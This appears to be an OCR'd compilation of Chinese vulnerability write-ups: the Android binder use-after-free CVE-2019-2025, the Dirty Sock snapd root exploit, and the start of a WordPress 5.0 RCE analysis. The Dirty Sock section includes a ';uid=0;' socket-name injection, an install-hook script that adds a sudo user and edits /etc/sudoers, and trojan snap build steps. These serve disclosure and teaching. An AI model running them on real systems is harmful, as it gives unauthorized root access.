之后便可再选择合适时机触发”kfree()’’ 将其释放，而此时当 server 进程继续使用”t->buffer’’ 时便触发了 use-after-free 问题。这样我们就可以借助堆喷技术来实现任意地址读写以及信息泄露。

6.3 漏洞利用

内核中每年公开的漏洞数量都多达数百个，但真正能够成功提权的寥寥无几。而近年来随着系统防护的不断完善，此前一些可以用来 ROOT 的漏洞，如果处在现有的防护机制下也变的无能为力。在 Android 的通用模块出现这类具备了任意地址读写、信息泄露能力，同时还可能用于沙箱逃逸的漏洞十分少见。即便随着 Android 系统后续一些新的防护机制引入，这类漏洞仍有可能具备很强的攻击潜力。由于漏洞的特点，攻击手法也是仁者见仁智者见智，我们也做出来几种不同的利用方案，这里会介绍漏洞利用的基本思路，具体的细节这里不会放出。

6.3.1 任意地址写

调用合适的堆喷函数去占位该”t->buffer’’ 对象，堆喷成功后，图 3 中 3178 行所示的”t->buffer->data’’ 可由攻击者完全控制，而”tr->data.ptr.buffer’’ 是 server 进程发给用户进程的 reply 数据，可由攻击者间接控制。当 “copy_from_user()’’ 函数被执行时，便触发了任意地址写问题。

6.3.2 任意地址读

server 进程此后又会调用 “binder_enqueue_thread_work_ilocked()’’ 函数向用户进程发送消息，如图 6 中 3377 行所示。

```
2915 static void binder_transaction(struct binder_proc *proc,
2916                  struct binder_thread *thread,
2917                  struct binder_transaction_data *tr, int reply,
2918                  binder_size_t extra_buffers_size)
2919 {
2920     int ret;
2921     struct binder_transaction *t;
2922     struct binder_work *tcomplete;
---------------------------------- skip ----------------------------------
3365     tcomplete->type = BINDER_WORK_TRANSACTION_COMPLETE;
3366     t->work.type = BINDER_WORK_TRANSACTION;
3367
3368     if (reply) {
3369         binder_enqueue_thread_work(thread, tcomplete);
3370         binder_inner_proc_lock(target_proc);
3371         if (target_thread->is_dead) {
3372             binder_inner_proc_unlock(target_proc);
3373             goto err_dead_proc_or_thread;
3374         }
3375         BUG_ON(t->buffer->async_transaction != 0);
3376         binder_pop_transaction_ilocked(target_thread, in_reply_to);
3377         binder_enqueue_thread_work_ilocked(target_thread, &t->work);
3378         binder_inner_proc_unlock(target_proc);
3379         wake_up_interruptible_sync(&target_thread->wait);
3380         binder_restore_priority(current, in_reply_to->saved_priority);
3381         binder_free_transaction(in_reply_to);
3382     } else if (!(t->flags & TF_ONE_WAY)) {
```

安全客 (www.anquanke.com)

图 6

与此同时，用户端进程在循环调用 “IPCThreadState::talkWithDriver()’’ 等待 server 进程的响应。当有消息到达时，内核会通过调用图 7 中 4100,4107 行所示函数，将 server 进程发送过来的 “struct binder_transaction’’ 类型的对象取出，并保存在变量”t’’ 中，其中 “t->buffer’’ 是被我们控制的恶意对象，而”target_node’’ 是”struct binder_buffer’’ 结构体的一个成员变量，若将其设置为非空值，将会被当成”struct binder_node’’ 类型的指针，并从该指针加 0x58、0x5c 位置取值赋值给”tr.target.ptr’’ 及”tr.cookie’’。此后内核再调用 4319 行所示的”copy_to_user()’’ 将数据传递给用户进程。通过这一机制我们便可以实现任意地址读。

```
4022 static int binder_thread_read(struct binder_proc *proc,
4023                  struct binder_thread *thread,
4024                  binder_uintptr_t binder_buffer, size_t size,
4025                  binder_size_t *consumed, int non_block)
4026 {
---------------------------------- skip ----------------------------------
4100         w = binder_dequeue_work_head_ilocked(list);
---------------------------------- skip ----------------------------------
4104         switch (w->type) {
4105         case BINDER_WORK_TRANSACTION: {
4106             binder_inner_proc_unlock(proc);
4107             t = container_of(w, struct binder_transaction, work);
4108         } break;
---------------------------------- skip ----------------------------------
4269         BUG_ON(t->buffer == NULL);
4270         if (t->buffer->target_node) {
4271             struct binder_node *target_node = t->buffer->target_node;
4272             struct binder_priority node_prio;
4273
4274             tr.target.ptr = target_node->ptr;
4275             tr.cookie =  target_node->cookie;
---------------------------------- skip ----------------------------------
4280             cmd = BR_TRANSACTION;
4281         } else {
4282             tr.target.ptr = 0;
4283             tr.cookie = 0;
4284             cmd = BR_REPLY;
4285         }
4286         tr.code = t->code;
4287         tr.flags = t->flags;
4288         tr.sender_euid = from_kuid(current_user_ns(), t->sender_euid);
---------------------------------- skip ----------------------------------
4300         tr.data_size = t->buffer->data_size;
4301         tr.offsets_size = t->buffer->offsets_size;
4302         tr.data.ptr.buffer = (binder_uintptr_t)
4303             ((uintptr_t)t->buffer->data +
4304             binder_alloc_get_user_buffer_offset(&proc->alloc));
4305         tr.data.ptr.offsets = tr.data.ptr.buffer +
4306                     ALIGN(t->buffer->data_size,
4307                         sizeof(void *));
---------------------------------- skip ----------------------------------
4319         if (copy_to_user(ptr, &tr, sizeof(tr))) {
4320             if (t_from)
4321                 binder_thread_dec_tmpref(t_from);
```

安全客 (www.anquanke.com)

图 7

6.3.3 信息泄露

通过寻找一些带有敏感信息的结构体对”t->buffer‘’ 进行堆喷，“t->buffer->target_node”,“t->buffer->data_size”, “t->buffer->data‘’ 都将作为信息泄漏点，将堆喷结构体中的敏感数据泄露给用户进程。

6.4 时间节点

2018.08

发现并确认漏洞危害及影响范围

2018.09.28

将漏洞发现上报给 Google

2018.10.06

Google 回复邮件，进一步确认漏洞细节

2018.10.23

Google 确认该问题

2018.11.02

提交漏洞利用给 Google

2018.11.06

Linux Kernal 主线上修复该问题

2018.12.18

告知漏洞公开时间，并多次在邮件中致谢

2019.03.05

安全公告，漏洞编号为 CVE-2019-2025

Android Security Acknowledgements

The Android Security Team would like to thank the following people and parties for helping to improve Android security. They have done this either by finding and responsibly reporting security vulnerabilities through the AOSP bug tracker Security bug report template or by committing code that has a positive impact on Android security, including code that qualifies for the Patch Rewards program.

2019

Starting in 2018 and continuing in 2019, the security acknowledgements are listed by month. In prior years, acknowledgements were listed together.

March

Researchers	CVEs
Adrian Tang of Columbia University (CLKSCREW paper)	CVE-2017-8252
Chong Wang (weibo.com/csddl) of Chengdu Security Response Center, Qihoo 360 Technology Co. Ltd.	CVE-2019-2021
Hongli Han (@hexb1n) and Mingjian Zhou (周明建) (@Mingjian_Zhou) of C0RE Team	CVE-2019-2025
Jianjun Dai (@jioun_dai) and Guang Gong (@oldfresher) of 360 Alpha Team	CVE-2019-2009

我们是全球首个发现该漏洞并提交至 Google 的安全团队，同时由于漏洞本身的严重性，并且我们成功利用这一漏洞绕过了代表谷歌安卓目前最高水平的内核防护机制，完成了针对 Google 旗下三款 Pixel 系列机型的完美 ROOT，也收到了 Google 诚挚的致谢。

360 安全应急响应中心

360IoT 安全守护计划

百万漏洞奖金 寻找最强黑客

众测时间

安全众测

4月1日 — 4月15日 — 8月1日

报名申请

众测产品

360AI音箱Max

360家庭防火墙路由器5s

扫码报名免费领取

*报名资格通过审核后，将免费发放测试设备。

Dirty Sock：Ubuntu 提权漏洞分析

文章译者：興趣使然的小胃

文章来源：https://www.anquanke.com/post/id/170942

7.1 一、前言

2019 年 1 月，我在默认安装的 Ubuntu 系统中找到了一个权限提升漏洞。漏洞位于 `snapd` API 中，这是系统默认安装的一个服务。本地用户可以利用该漏洞获得系统的 root 访问权限。

我在dirty_sock代码仓库中提供了两款利用程序：

1、dirty_sockv1：使用 `create-user` API，根据 Ubuntu SSO 的相关信息创建本地用户。

2、dirty_sockv2：侧加载（sideload）包含 `install-hook` 的一个 snap，创建新的本地用户。

这两种利用方式都适用于默认安装的 Ubuntu。我主要在 18.10 系统上做了测试，但老版本系统也受该漏洞影响。

snapd 团队对该漏洞的响应非常迅速且非常恰当。与他们直接合作非常愉快，在此感谢他们的辛勤工作及友善态度。作为一名 Ubuntu 用户，我在这种互动中也感到非常愉快。

snapd 通过本地 `UNIX_AF` socket（套接字）提供了一个 REST API，当连接到该 socket 时，snapd 通过查询连接对应的 UID 来实现对受限 API 函数的访问控制。在对解析字符串的 for 循环中，用户可以通过可控的 socket 数据来覆盖某个 UID 变量，这样任何用户就能访问任何 API 函数。

获得 API 访问权限后，用户可以通过各种方法获得 root 权限，比如前面就提到了两种利用技术。

7.2 二、什么是 Snap

为了简化 Linux 系统上的软件包（package）管理方式，人们提出了各种标准。作为 Ubuntu 分支的开发商，Canonical 提出了 “Snap’’ 软件包管理方式。这种方式可以将所有应用依赖项封装到一个二进制文件中，类似于 Windows 的应用程序。

整个 Snap 生态中包含一个 “app store’’，开发者可以利用该商店发布并维护随时可用的软件包。

snapd这个 systemd 服务参与管理本地安装的 snap，也会与在线商店进行通信。该服务会自动安装在 Ubuntu 系统中，并且在 “root’’ 用户上下文中运行。Snapd 现在正在成为 Ubuntu 操作系统的重要组成部分，并在针对云和 IoT 的 “Snappy Ubuntu Core’’ 精简分支中发挥重要作用。

7.3 三、漏洞分析

7.3.1 有趣的 Linux 系统信息

Ubuntu 系统通过某个 systemd 服务的 unit 文件来描述 snapd 服务,文件具体路径为`/lib/systemd/system/snapd.se`
前几行内容如下：

```
[Unit]
Description=Snappy daemon
Requires=snapd.socket
```

根据这一信息,我们可以将线索指向一个 systemd socket unit 文件,具体路径为/lib/systemd/system/snapd.soc

文中有几行比较有趣，如下所示：

```
[Socket]
ListenStream=/run/snapd.socket
ListenStream=/run/snapd-snap.socket
SocketMode=0666
```

Linux 系统使用 AF_UNIX 之类的 UNIX socket 实现同一个台主机上不同进程之间的通信，而 AF_INET 和 AF_INET6 之类的 socket 则用于网络连接场景中的进程间通信。

根据前面的 unit 文件，我们知道系统会创建两个 socket 文件，将文件权限设置为 0666 模式（所有人可读可写），这样任何进程才能连接到该 socket 并与之通信。

我们可以通过文件系统来查看这些 socket：

```
$ ls -aslh /run/snapd*
0 srw-rw-rw- 1 root root  0 Jan 25 03:42 /run/snapd-snap.socket
0 srw-rw-rw- 1 root root  0 Jan 25 03:42 /run/snapd.socket
```

有趣的是，我们可以使用 Linux 的 nc 工具（只要符合 BSD 风格即可）来与这类 AF_UNIX socket 通信。例如，当我们用 nc 连接到这些 socket 并按下 Enter 键时，会看到如下信息：

```
$ nc -U /run/snapd.socket

HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
```

更为有趣的是，当攻击者成功入侵某台主机时，首先往往会寻找运行在 root 上下文环境中的隐藏服务。HTTP 服务器是主要的目标，这些服务器通常与网络套接字紧密联系。

从这些信息中我们已经找到了一个较好的利用目标：这是一个隐藏的 HTTP 服务，很可能没有经过广泛的测试，许多自动化提权工具并不会检查这个服务。

备注：我开发的提权工具uptux能成功识别出这个有趣的目标。

7.3.2 漏洞代码

由于这是一个开源项目，因此我们可以通过源代码来静态分析。开发者提供了关于这个 REST API 的详细文档，大家可以参考此处了解更多信息。

需要重点关注的一个 API 函数为：`POST /v2/create-user`，根据文档描述，该函数可以“创建一个本地用户”。文档中提到该调用需要 root 访问权限才能执行。

那么守护程序（daemon）如何知道访问该 API 的用户已经具备 root 权限?

通过源码分析，我们可以找到一个文件（这里我引用的是存在漏洞的历史版本）。

观察如下一行代码：

```
ucred, err := getUcred(int(f.Fd()), sys.SOL_SOCKET, sys.SO_PEERCRED)
```

这里会调用 golang 的一个标准库来收集与 socket 连接有关的用户信息。

通常情况下，`AF_UNIX` socket 系列中包含一个选项，可以允许发送进程以附加数据（ancillary data）发送凭据信息（参考 Linux 命令 `man unix`）。

这是用来判断访问该 API 进程权限的一种相当可靠的方式。

利用 golang 调试器 `delve`，我们可以观察执行 `nc` 命令后所返回信息。在调试器中，我们可以在该函数上设置断点，然后使用 delve 的 `print` 命令来显示 `ucred` 变量的当前值：

```
> github.com/snapcore/snapd/daemon.(*ucrednetListener).Accept()
...
   109:             ucred, err := getUcred(int(f.Fd()), sys.SOL_SOCKET, sys.SO_PEERCRED)
=> 110:             if err != nil {
...
(dlv) print ucred
*syscall.Ucred {Pid: 5388, Uid: 1000, Gid: 1000}
```

这看起来非常不错，程序发现我的 uid 为 1000，准备拒绝我访问敏感的 API 函数。如果这些变量以这种状态被程序所使用，那么的确会出现这种情况，然而事实并非如此。

实际上在该函数中还包含其他一些处理过程，与该连接有关的信息会与前面这些值一起加入到一个新的对象中：

```
func (wc *ucrednetConn) RemoteAddr() net.Addr {
    return &ucrednetAddr{wc.Conn.RemoteAddr(), wc.pid, wc.uid, wc.socket}
}
```

然后所有这些值会拼接成一个 string 变量：

```
func (wa *ucrednetAddr) String() string {
    return fmt.Sprintf("pid=%s;uid=%s;socket=%s;%s", wa.pid, wa.uid, wa.socket, wa.Addr)
}
```

最终该变量会由该函数负责解析，拼接成的字符串会被再次拆分，分解成独立的字段：

```
func ucrednetGet(remoteAddr string) (pid uint32, uid uint32, socket string, err error) {
...
    for _, token := range strings.Split(remoteAddr, ";") {
        var v uint64
...
        } else if strings.HasPrefix(token, "uid=") {
            if v, err = strconv.ParseUint(token[4:], 10, 32); err == nil {
                uid = uint32(v)
            } else {
                break
}
```

最后一个函数的功能是将字符串按；符号拆分，然后查找开头为 `uid=` 的信息。由于函数会遍历所有的拆分字段，因此后出现的 `uid=` 会覆盖先出现的值。

那么如果我们能通过某种方式将任意文本注入该函数中呢?

回到 delve 调试器，我们可以看一下 `remoteAddr` 字符串，检查一下 `nc` 连接中该字段包含哪些数据（`nc` 正确实现了 HTTP GET 请求）：

请求操作：

```
$ nc -U /run/snapd.socket
GET / HTTP/1.1
Host: 127.0.0.1
```

调试输出：

```
github.com/snapcore/snapd/daemon.ucrednetGet()
...
=>  41:         for _, token := range strings.Split(remoteAddr, ";") {
...
(dlv) print remoteAddr
"pid=5127;uid=1000;socket=/run/snapd.socket;@"
```

现在，我们并不使用包含 uid 及 pid 之类独立属性的一个对象，而是直接使用已拼接所有字段的一个字符串变量，这个字符串包含 4 个不同的元素。第二个元素 uid=1000 代表我们当前的控制权限。

如果该函数按照；来拆分这个字符串并迭代处理，那么有两部分数据（如果包含 uid= 字符串）可能会覆盖第一个 uid= 字段，但只有在我们能影响这些数据才可以实现该目标。

第一部分（socket=/run/snapd.socket）是用来监听 socket 的本地‘‘网络地址’’：服务定义的待绑定（bind）的文件路径。我们没有权限修改 snapd，无法让其使用另一个 socket 名来运行，因此似乎我们不大可能修改该值。

但调试信息中字符串末尾的 @ 符号是什么？该符号源自何处？我们可以从 remoteAddr 这个变量名中找到线索。在调试器中探索一番后，我们可以看到 golang 标准库（net.go）会返回本地网络地址**以及**远程地址，我们可以在调试会话中看到这些信息（laddr 以及 raddr）：

```
> net.(*conn).LocalAddr() /usr/lib/go-1.10/src/net/net.go:210 (PC: 0x77f65f)
...
=> 210:     func (c *conn) LocalAddr() Addr {
...
(dlv) print c.fd
...
    laddr: net.Addr(*net.UnixAddr) *{
        Name: "/run/snapd.socket",
        Net: "unix",},
    raddr: net.Addr(*net.UnixAddr) *{Name: "@", Net: "unix"},}
```

远程地址会被设置为神秘的 @ 符号。进一步阅读 man unix 帮助信息后，我们了解到这与‘‘抽象命名空间（abstract namespace）’’有关，用来绑定独立于文件系统的 socket。命名空间中的 socket 开头为 null-byte（空字节）字符，该字符在终端中通常会显示为 @。

我们可以创建绑定到我们可控文件名的 socket，而不去依赖 netcat 所使用的抽象套接字命名空间。这样操作应该能影响我们想修改的字符串变量的部分数据，也就是前面显示的 raddr 变量。

通过一些简单的 python 代码，我们可以创建包含;uid=0; 字符串的文件名，然后将 socket 绑定到该文件，最后利用该 socket 连接到 snapd API。

漏洞利用 POC 代码片段如下：

```
## Setting a socket name with the payload included
sockfile = "/tmp/sock;uid=0;"

## Bind the socket
client_sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
client_sock.bind(sockfile)
```

```
## Connect to the snap daemon
client_sock.connect('/run/snapd.socket')
```

现在我们可以在调试器中，再次观察 remoteAddr 变量的值：

```
> github.com/snapcore/snapd/daemon.ucrednetGet()
...
=>  41:         for _, token := range strings.Split(remoteAddr, ";") {
...
(dlv) print remoteAddr
"pid=5275;uid=1000;socket=/run/snapd.socket;/tmp/sock;uid=0;"
```

很好，这里我们成功注入了一个假的 uid（uid=0），也就是 root 用户，在最后一次迭代处理中该字段会覆盖实际的 uid 值。这样我们就能够访问受包含的 API 函数。

我们可以在调试器中继续该函数，验证 uid 是否会被设置为 0。delve 的输出结果如下：

```
> github.com/snapcore/snapd/daemon.ucrednetGet()
...
=>  65:         return pid, uid, socket, err
...
(dlv) print uid
0
```

7.4 四、武器化

7.4.1 版本 1

dirty_sockv1利用的是 “POST /v2/create-user’’ 这个 API 函数。为了利用该漏洞，我们只需在Ubuntu SSO上创建一个账户，然后将 SSH 公钥上传到账户目录中，接下来使用如下命令来利用漏洞（使用我们注册的邮箱和关联的 SSH 私钥）：

```
$ dirty_sockv1.py -u you@email.com -k id_rsa
```

这种利用方式非常可靠并且可以安全执行，现在我们已经可以获得 root 权限。

当然这里我们需要能够访问互联网，目标主机也需要开放 SSH 服务，那么我们是否可以在更加受限的环境中利用漏洞呢?

7.4.2 版本 2

dirty_sockv2使用了 “POST /v2/snaps” API 来侧加载一个 snap，该 snap 中包含一个 bash 脚本，可以添加一个本地用户。这种利用方式适用于没有运行 SSH 服务的目标系统，也适用于没有互联网连接的较新版 Ubuntu。然而，这里的侧加载方式的确需要一些核心 snap 依赖，如果缺乏这些依赖，可能会触发 snapd 服务的更新操作。根据我的测试，我发现这种方式仍然有效，但只能使用**一次**。

snap 本身运行在沙箱（sandbox）环境中，并且数字签名需要匹配主机已信任的公钥。然而我们可以使用处于开发模式（“devmode’’）的 snap 来降低这些限制条件，这样 snap 就能像其他应用那样访问操作系统。

此外 snap 还引入了 “hooks’’ 机制，其中 “install hook’’ 会在 snap 安装时运行，并且 “install hook’’ 可以是一个简单的 shell 脚本。如果 snap 配置为 “devmode’’，那么这个 hook 会在 root 上下文中运行。

我创建了一个简单的 snap，该 snap 没有其他功能，只是会在安装阶段执行的一个 bash 脚本。该脚本会运行如下命令：

```
useradd dirty_sock -m -p '$6$sWZcW1t25pfUdBuX$jWjEZQF2zFSfyGy9LbvG3vFzzHRjXfBYKOSOGfMD1sLyaS97
usermod -aG sudo dirty_sock
echo "dirty_sock    ALL=(ALL:ALL) ALL" >> /etc/sudoers
```

上面中的加密字符串实际上是 `dirty_sock` 文本经过 Python 的 `crypt.crypt()` 函数处理后的结果。

创建该 snap 的具体命令如下所示，我们可以在开发主机（而非目标主机）上执行这些命令。snap 创建完毕后，我们可以将其转换为 base64 文本，以便整合到完整的 python 利用代码中。

```
## Install necessary tools
sudo apt install snapcraft -y

## Make an empty directory to work with
cd /tmp
mkdir dirty_snap
cd dirty_snap

## Initialize the directory as a snap project
snapcraft init

## Set up the install hook
mkdir snap/hooks
touch snap/hooks/install
chmod a+x snap/hooks/install
```

```
## Write the script we want to execute as root
cat > snap/hooks/install << "EOF"
#!/bin/bash

useradd dirty_sock -m -p '$6$sWZcW1t25pfUdBuX$jWjEZQF2zFSfyGy9LbvG3vFzzHRjXfBYKOSOGfMD1sLyaS97
usermod -aG sudo dirty_sock
echo "dirty_sock    ALL=(ALL:ALL) ALL" >> /etc/sudoers
EOF

## Configure the snap yaml file
cat > snap/snapcraft.yaml << "EOF"
name: dirty-sock
version: '0.1'
summary: Empty snap, used for exploit
description: |
    See https://github.com/initstring/dirty_sock

grade: devel
confinement: devmode

parts:
  my-part:
    plugin: nil
EOF

## Build the snap
snapcraft
```

如果大家不放心的话，可以使用如上命令自己创建 snap。

生成 snap 文件后，我们可以使用 bash 将其转换成 base64 文本，命令如下：

```
$ base64 <snap-filename.snap>
```

经过 base64 编码的文本可以存放到 `dirty_sock.py` 利用代码开头处的 `TROJAN_SNAP` 全局变量中。

利用程序使用 python 语言开发，会执行如下操作：

1、创建一个随机文件，文件名中包含;uid=0; 字符串

2、将一个 socket 绑定到该文件

3、连接到 snapd API


4、删除后门 snap（如果上一次执行中断导致 snap 残留）

5、安装后门 snap

6、删除后门 snap

7、删除临时 socket 文件

8、漏洞利用成功



7.5 五、防护及缓解措施

请及时给系统打补丁，我披露漏洞后 snapd 团队第一时间就解决了这个问题。

WordPress 5.0 RCE 详细分析

文章作者：LoRexxar'

文章来源：https://paper.seebug.org/822/

2 月 20 号，RIPS 团队在官网公开了一篇WordPress 5.0.0 Remote Code Execution，CVE 编号 CVE-2019-6977，文章中主要提到在 author 权限账号下，可以通过修改 Post Meta 变量覆盖、目录穿越写文件、模板包含 3 个漏洞构成一个 RCE 漏洞。

但在原文中，作者只大致描述了漏洞原理，其中大量的漏洞细节被省略，甚至部分的利用和后端服务器也有相对应的关系，所以在复现的过程中遇到了各种问题，我们花了大量的时间分析代码，最终终于完全还原了该漏洞，其中部分关键利用点用了和原文有些许差异的利用方式（原文说的太含糊其辞，无法复现）。在下面的分析中，我会尽量按照复现过程中的思考方式及流程，以便读者理解。

感谢在复现、分析过程中一起的小伙伴 @Badcode, 帮助我修改了很多错误的 @Venenof7、@sysorem, 给我提供了很多帮助:>

8.1 漏洞要求

在反复斟酌漏洞条件之后，我们最终把漏洞要求约束为

- WordPress commit <= 43bdb0e193955145a5ab1137890bb798bce5f0d2（WordPress 5.1-alpha-44280）
- 拥有一个 author 权限的账号

影响包括 windows、linux、mac 在内的服务端，后端图片处理库为 gd/imagick 都受到影响，只不过利用难度有所差异。


其中，原文提到只影响 release 5.0.0 版，但现在官网上可以下载的 5.0.0 已经修复该漏洞。实际在 WordPress 5.1-alpha-44280 更新后未更新的 4.9.9~5.0.0 的 WordPress 都受到该漏洞影响。

8.2 漏洞复现

下面的复现流程包含部分独家利用以及部分与原文不符的利用方式，后面的详情会解释原因。

